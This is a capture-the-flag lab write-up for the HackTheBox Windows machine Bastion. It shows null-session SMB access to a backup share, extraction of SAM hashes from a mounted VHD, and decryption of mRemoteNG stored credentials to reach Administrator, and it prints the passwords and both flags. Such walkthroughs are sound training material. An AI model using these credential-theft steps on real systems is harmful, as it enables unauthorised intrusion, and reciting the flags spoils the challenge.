LAB REPORT

HackTheBox - Bastion

Machine Card Info

Difficulty : Easy

Release Date : 2019-04-27

Points : 20

Operating System : Windows

Table of Contents

1 Presentation

1.1 📃 Rules

Hack The Box provides a platform for cybersecurity enthusiasts to develop technical skills through simulated systems. Following ethical and fair conduct rules is crucial to ensure a positive experience for the whole community. Here are the main rules to observe during CTFs on Hack The Box.

No Attacking Infrastructure Outside of Labs
All penetration testing and intrusion activities must be limited to the machines and environments provided by Hack The Box. Any attempt to access external infrastructure is strictly prohibited and can result in severe penalties, including a platform ban.

No Solution Disclosure
Solution discovery is part of the learning process. Sharing solutions, flags, or specific techniques in public forums, on social media, or even privately with other members without their consent is prohibited. It deprives other participants of the learning experience.

Confidentiality of Flags
Flags are the objectives of each challenge, and each player should obtain them independently. Sharing flags or distributing them in raw or coded forms is against the rules and can lead to disqualification.

Use of Personal Scripts and Tools with Caution
Participants may use open-source tools or personal scripts to complete challenges, but scripts that compromise machine stability are prohibited. For example, Denial of Service (DoS) attacks are strictly banned as they degrade other users' experience.

Respect the Community
Hack The Box encourages a collaborative atmosphere where participants can support one another within the rules. Harassment, intimidation, or disrespectful behavior toward other community members is prohibited. Discussions should remain courteous and constructive, even in cases of disagreement.

Report Platform Bugs and Vulnerabilities
If a participant discovers a bug or vulnerability within the Hack The Box platform itself, they should report it to administrators immediately. Exploiting any flaw in the HTB infrastructure for advantage or to cause disruptions is strictly forbidden.

Forum Use and Spoilers
HTB forums and discussion sections are there to help users progress, but spoilers (revealing elements that give away direct answers or overly specific hints) should be avoided. Discussions should be about sharing general methods without compromising the challenge for other participants.

Respect Copyright
Using protected content without permission, including tools, scripts, or solutions written by others without their consent, can lead to disciplinary actions.

1.2 ✏️ Detailed description

Bastion is an Easy level WIndows box which contains a VHD (Virtual Hard Disk) image from which credentials can be extracted. After logging in, the software MRemoteNG is found to be installed which stores passwords insecurely, and from which credentials can be extracted.

The scope of this pentest included:

- IP Victim : **10.10.10.134**
- IP Attacker : **10.10.14.4**

2 Final Report

2.1 🔎 Enumeration

Port Scanning

Let's start with Rustscan, combined with Nmap :

```
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 127 OpenSSH for_Windows_7.9 (protocol 2.0)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-
ds
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-12T20:18:36
|_  start_date: 2025-05-12T19:38:23
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-05-12T22:18:33+02:00
```

There is SSH and WinRM. We also have SMB running. The other ports won't be useful.

SMB Enumeration

Use `smbclient` to check if we can list shares on the server. We add `-N` flag for NULL session :

```
exegol-hackthebox Bastion # smbclient -N -L //10.10.10.134/

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

The **Backups** share is interesting. Try to connect to see its content, always with NULL session :

```
exegol-hackthebox Bastion # smbclient -N //10.10.10.134/Backups
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon May 12 23:49:36 2025
  ..                                  D        0  Mon May 12 23:49:36 2025
  note.txt                           AR      116  Tue Apr 16 12:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 13:43:08 2019
  WindowsImageBackup                 Dn        0  Fri Feb 22 13:44:02 2019

                5638911 blocks of size 4096. 1175457 blocks available
smb: \>
```

Read the `note.txt` :

```
Sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidiary
office is too slow.
```

The share could contain important files.

2.2 🔨 Foothold

Analyzing Files


First, we transfer files from SMB server to our machine :

```
smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
```


Now, we can work locally. In `WindowsImageBackup/L4mpje` folder, a folder named `Backup 2019-02-22 124351` contains two `.vhd` files. VHD stands for Virtual Hard Disk. To read their content, we can mount them in a Windows VM.

Mounting VHD

In a Windows environment, double-click on it. You should have something similar :



The `Windows` folder is available. It could have important files like `SAM` and `SYSTEM`. Go to `\Windows\System32\config\` :



With these files, we should be able to retrieve some hashes.

2.3 🔱 User Escalation


Transfer `SAM`, `SYSTEM` and `SECURITY` from Windows to our machine. Then, use `secretsdump.py` to obtain hashes :

```
exegol-hackthebox Bastion # secretsdump -sam SAM -system SYSTEM -security SECURITY LOCAL
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated
companies

[*] Target system bootKey: 0x8b56b2cb5033d8e2e289c26f8939a25f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DefaultPassword
(Unknown User):bureaulampje
[*] DPAPI_SYSTEM
dpapi_machinekey:0x32764bdcb45f472159af59f1dc287fd1920016a6
dpapi_userkey:0xd2e02883757da99914e3138496705b223e9d03dd
[*] Cleaning up...
```

The Administrator account seems disable because it is the same NT hash as Guest. However, the hash of the user `L4mpje` is different.

Now, go to CrackStation to crack the hash :



We have a password : `bureaulampje`.

Remember that SSH is running. So try to connect with `L4mpje:bureaulampje` :

```
exegol-hackthebox Bastion # ssh l4mpje@10.10.10.134

Microsoft Windows [Version
10.0.14393]

(c) 2016 Microsoft Corporation. All rights
reserved.

l4mpje@BASTION C:\Users\L4mpje>
```

Finally, go to `Desktop` and read the flag :

```
l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
d010fe0d0451b50f9d608af0061cb250

l4mpje@BASTION C:\Users\L4mpje\Desktop>
```

2.4 🪓 Privilege Escalation

We are logged as `l4mpje`. Our goal is to become **Administrator**. Go to `C:\Program Files (x86)` and list tools installed :

```
4mpje@BASTION C:\Program Files (x86)>dir

 Volume in drive C has no label.

 Volume Serial Number is 1B7D-
E692

 Directory of C:\Program Files
(x86)

22-02-2019  15:01    <DIR>          .
22-02-2019  15:01    <DIR>          ..
16-07-2016  15:23    <DIR>          Common Files
23-02-2019  10:38    <DIR>          Internet Explorer
16-07-2016  15:23    <DIR>          Microsoft.NET
22-02-2019  15:01    <DIR>          mRemoteNG
23-02-2019  11:22    <DIR>          Windows Defender
23-02-2019  10:38    <DIR>          Windows Mail
23-02-2019  11:22    <DIR>          Windows Media Player
16-07-2016  15:23    <DIR>          Windows Multimedia Platform
16-07-2016  15:23    <DIR>          Windows NT
23-02-2019  11:22    <DIR>          Windows Photo Viewer
16-07-2016  15:23    <DIR>          Windows Portable Devices
16-07-2016  15:23    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              14 Dir(s)   4.811.452.416 bytes free
```

There is a program called **mRemoteNG**. It is a *an open source, tabbed, multi-protocol, remote connections manager for Windows.*[1]

This tool stores credentials in a file called `confCons.xml`. The location is at `C:\Users\L4mpje\AppData\Roaming\mRemoteNG\confCons.xml`.

Try to read its content :

```
<SNIP>
<Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-66
2a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/
zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="
<SNIP>
```

As we can see, the password is encrypted. Hopefully, the following tool will help us : [mRemoteNG-Decrypt](#).

First, transfer `confCons.xml` from target to our machine thanks to **scp** :

```
scp l4mpje@10.10.10.134:/Users/L4mpje/AppData/Roaming/mRemoteNG/confCons.xml .
```

Then, use the python script to retrieve passwords :

```
exegol-hackthebox Bastion # python3 mremoteng_decrypt.py -rf confCons.xml
Username: Administrator
Hostname: 127.0.0.1
Password: thXLHM96BeKL0ER2

Username: L4mpje
Hostname: 192.168.1.75
Password: bureaulampje
```

Finally, connect to SSH as **Administrator** with password found :

```
exegol-hackthebox Bastion # ssh Administrator@10.10.10.134

Microsoft Windows [Version 10.0.14393]

(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>
```

You can also use WinRM :

```
exegol-hackthebox Bastion # evil-winrm -u Administrator -p 'thXLHM96BeKL0ER2' -i
10.10.10.134

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Read root flag :

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
c9c4a002bedfd922e917387b9851974a
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Bastion Pwned ! 🏆

3 Flags & Conclusion

3.1 Flags

During this lab, the following flags were found :

- **user** : d010fe0d0451b50f9d608af0061cb250
- **root** : c9c4a002bedfd922e917387b9851974a

3.2 Conclusion

This box highlights the importance of proper credential storage and the risks associated with misconfigured or exposed virtual disk images. By exploiting weak password management in MRemoteNG and accessing sensitive files within a mounted VHD, Bastion demonstrates how attackers can leverage insecure practices to escalate privileges on a Windows system.